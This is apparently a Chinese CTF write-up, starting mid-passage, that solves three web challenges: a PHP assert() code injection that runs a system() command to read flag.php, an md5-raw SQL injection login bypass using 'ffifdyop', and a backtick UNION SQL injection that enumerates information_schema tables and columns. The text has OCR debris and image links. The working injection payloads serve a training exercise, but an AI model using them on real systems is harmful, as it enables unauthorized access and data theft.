
```
flag’.system(“cat templates/flag.php;”).’
```

这样，`$file = "templates/flag'.system("cat templates/flag.php;").'.php`

那assert函数执行时就变成


`assert("strpos('templates/flag'.system("cat templates/flag.php;").'.php', '..') === false") or die("Detected hacking attempt!");`

变成将system执行结果拼接到字符串中，这样我们就看到flag.php中的内容了。




Login

题目告诉我们需要密码才可以获取flag…只有一个输入密码的框…我首先猜了会不会有爆破，然后利用burp+字典进行爆破，发现在输入 `password` `121212` 等内容时会爆出一个mysql的错误：




所以知道这道题其实是一个sql注入的题目，上面报错就是因为`mysql_query()` 函数执行错误，也就是要执行的sql语句出现错误。那我们接下来寻找相关信息。
因为在页面上再没有找到其他信息，而且可以产生报错信息的对应密码（即`password` `121212` 等）有很多个，找不到对应的规律，无法找到注入方式，也判断不出来服务器端的sql查询语句到底是怎么写的…所以就抓包看一下，服务器响应的包中会不会有一些提示信息等。果然，发现如图提示：




这下就知道后台的查询语句是怎么写的了…在网上查了一下，知道这是一个md5加密后的sql注入。
md5（$pass, true），参数一是要加密的字符串，参数二是输出格式：true，表示输出原始16字符二进制格式；false，默认，表示输出32字符十六进制数。

网上找到的都是字符串：`ffifdyop`
md5后为：`276f722736c95d99e921722cf9ed621c`
再转换为字符串为：`'or'6<乱码>`
那么拼接后的sql语句为：`select * from admin where password=''or'6<乱码>'` ，就相当于`select * from admin where password=''or 1` ，从而实现sql注入。


所以我们在网页中输入`ffifdyop` 即可拿到flag：





inject

题目的名字已经告诉我们了，这是一道sql注入的题。hint告诉我们要先找到源码，那应该是有源码泄露出来，所以用burp+字典先扫一遍，得到如下结果：



```php
<?php
require("config.php");
$table = $_GET['table']?$_GET['table']:"test";
$table = Filter($table);
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
echo $ret[0];
?>
```

? < + > Type a search term 0 matches

Finished

我们已经拿到源码，知道了后来的sql语句是什么样子的，就可以相应的来构造注入语句。

这里先理解一下这段源码：
主要是说一下反引号，之前一直都没有注意过sql语句中反引号、单引号的差别。

反引号是为了区分MySql的保留字段与普通字符而引入的符号；
引号一般用在字段的值，如果字段值是字符或字符串，则要加引号

我在本地的MySql数据库中做了如下测试：

```
1 select `select` from user
```

这里用的反引号

SELECT * | SELECT | INSERT | UPDATE | DELETE | 清除 | 格式 | Get auto-saved query

Bind parameters

Bookmark this SQL query:

[语句定界符 ;] 在此再次显示此查询 保留查询框 Rollback when finished 启用外键约束


错误

SQL 查询：

```
select `select` from user LIMIT 0, 25
```

MySQL 返回：

#1054 - Unknown column 'select' in 'field list'



还有这样的语句（如果看到语句不太对…那就请看下面两张图片里的sql语句）：

`SELECT * FROM \user` ` ` union select 1,1 DESC `user` ` ` ``

是可以正确执行的…（真是愧疚，我以前不知道还可以这样…）


您的 SQL 语句已成功运行。


```
DESC `user` ``
```



知道了这些…那我们就去构造注入语句。首先要让`mysqli_query()` 这个函数正确执行，然后要让`sql_query()` 函数执行后的结果集中第一个就是我们要的值。

因为这个编辑器的反引号转义一直不太正常，所以我就把接下来的分析过程放到图片里啦。（查表查列的sql语句就是最套路的那些，就不再详细说了。）

```
  要让我们想要的查询结果和原本的select 'flag{xxx}' from secret_{$table} 拼接到一起，
那应该想到是要用union select，即：
  select 'flag{xxx}' from secret_test union select 1#
  那对应的，我们输入的table值就是 test union select 1#，看一下这个table值在mysqli_query()
函数中的拼接结果：desc `secret_test union select 1#`
  执行这个语句的时候，会去找表名为secret_test union select 1#的表，所以一定会执行错误，页面
会输出Hello Hacker。根据上面提到的几个跟反引号相关的sql语句，我们把table值改为：
  test` `union select 1#
  这样拼接之后为desc `secret_test` `union select 1#` (#因为在反引号中，所以不会被当做注释，
在这个题目里不需要#也是可以的)
  那，在mysqli_query()这个函数中就不会报错了，对应的，sql_query()函数中的查询语句变为：
  select 'flag{xxx}' from secret_test` `union select 1#，同样可以成功执行。
  接下来就是让查询结果集中的第一个项是我们要的结果就可以了。最终的解题过程如图：
  payload分别为：
  查表：table=test` `union select table_name from information_schema.tables limit 1,1
  查列：table=test` `union select column_name from information_schema.columns limit 1,1
  flag：table=test` `union select flagUwillNeverKnow from secret_flag limit 1,1
```

